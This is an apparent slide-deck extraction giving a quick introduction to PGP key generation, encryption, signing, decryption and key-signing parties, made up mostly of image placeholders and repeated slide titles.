

PGP in 60 seconds (1/2)

Key generation / Encrypt (+sign) / Decrypt



PGP in 60 seconds (1/2)


Key generation / Encrypt (+sign) / Decrypt



of course, we can encrypt with several keys for several recipients - including the signer


PGP in 60 seconds (2/2)

Parties!




PGP in 60 seconds (2/2)

Parties!




2000's:





PGP in 60 seconds (2/2)

Parties!








2000's:



PGP in 60 seconds (2/2)

Parties!







2000's:



PGP in 60 seconds (2/2)

Parties!








2000's:



PGP in 60 seconds (2/2)

Parties!



